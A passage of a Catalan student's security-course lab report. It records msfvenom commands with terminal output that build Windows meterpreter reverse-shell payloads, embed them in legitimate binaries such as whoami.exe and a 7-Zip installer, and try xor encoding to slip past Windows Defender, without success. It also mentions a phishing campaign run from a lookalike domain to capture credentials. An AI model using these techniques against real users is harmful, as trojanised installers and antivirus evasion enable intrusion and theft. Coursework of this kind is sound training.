└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -x /usr/share/windows-binaries/who
ami.exe -k -f exe -o whoami.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 42496 bytes
Saved as: whoami.exe
```

```
┌──(root㉿ThinkPad)-[/home/frodo]
└─# strings whoami.exe | grep -i "Microsoft"
Microsoft Visual C++ Runtime Library
```

Ha sigut detectat, per tant intento codificar-lo abans d'incrustar-lo


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x64/xor -i 3 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o payload_encoded.exe

```
┌──(root㉿ThinkPad)-[/home/frodo]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x64/xor -i 3 -x /usr/share/wind
ows-binaries/whoami.exe -k -f exe -o minecraft-free.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor succeeded with size 591 (iteration=1)
x64/xor succeeded with size 631 (iteration=2)
x64/xor chosen with final size 631
Payload size: 631 bytes
Final size of exe file: 42496 bytes
Saved as: minecraft-free.exe
```

```
┌──(root㉿ThinkPad)-[/home/frodo]
└─#
```


```
┌──(root㉿ThinkPad)-[/home/frodo]
└─# strings minecraft-free.exe | grep -i "Micro"
Microsoft Visual C++ Runtime Library
```

Peró res, segueix sense funcionar i l'antivirus de windows el detecta:




Ara intentaré infectar l'arxiu legítim de virtualbox:

Descarrego l'arxiu de la pàgina original:



Degut a les proteccions de seguretat que té virtualbox con firmes digitals, cheksums… si es modifica el windows defender el pot detectar, a continuació pots veure com el legítim el descarrega i el maliciós el descarta



El payload anterior no m'ha semblat tan mala idea, he recordat que mirant un vídeo sobre malware amb nate gentile (link al vídeo) a l'hora d'analitzar els processos de windows per tal de trobar-hi alguna cosa es troben que windows indica que 7z és una amenaça, ja que els desarrolladors no firmen o no apliquen les mateixes pràctiques de seguretat que altres(desconec si això el torna vulnerable a aquests atacs, però com a mínim ho intento)

Descarrego la versió legítima

Download 7-Zip 24.09 (2024-11-29) for Windows:


Link	Type	System	Description
Download	.exe	64-bit Windows x64	7-Zip installer for Windows
Download	.exe	32-bit Windows x86	

La enverino:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=443 -x 7z2409-x64.exe -k -f exe -o infectat/7z2409-x64.exe

```
┌──(root㉿ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits/exe_legitim]
└─# ls
7z2409-x64.exe  infectat  VirtualBox-7.1.6-167084-Win.exe
```

De totes maneres segueix sense funcionar, pots veure com el legítim es descarrega i l'altre no, per tant haurem de seguir buscant maneres de fer-ho



Després de diverses proves m'he rendit :(

REPTE DE LA UF4

Aconseguiu un troià que no sigui detectat per cap dels antivirus de VirusTotal: Proporciona un 10 de la UF4

- **Només val pel primer que ho aconsegueixi**

El primer que faci un troià que no detecti l'antivirus de Microsoft té un 5 garantit

WEBGRAFIA

Técniques d'evasió d'antivirus i EDR - Andrés Jesús Moreno

Vídeo 1 - msfvenom

Vídeo 2 - msfvenom

Vídeo 3 - msfvenom

nominalia

zohomail

chatgpt

CONCLUSIONS

En aquesta pràctica he aprés moltes coses, tot i que no he utilitzat 100% gophish he aprés com crear campanyes de phising i en conseqüéncia com intentar evadir-les.

He dut a terme un atac amb ajuda d'un domini semblant a la pàgina de la cual volia obtenir les credencials, he tardat una mica més a entregar la pràctica degut a les configuracions que comporta tot això i que se m'ha ocudit a l'ultim moment.

M'ha agradat molt aquesta pràctica i realment m'he motivat a seguir fent proves amb eines com gophish i msfvenom, sempre amb consciéncia i mesurant les conseqüencies dels meus actes…

PD:

El primer mail que t'he enviat no comptava amb el disclaimer ja que m'he despistat a l'hora de triar la plantilla, peró he enviat un segon mail on apareix.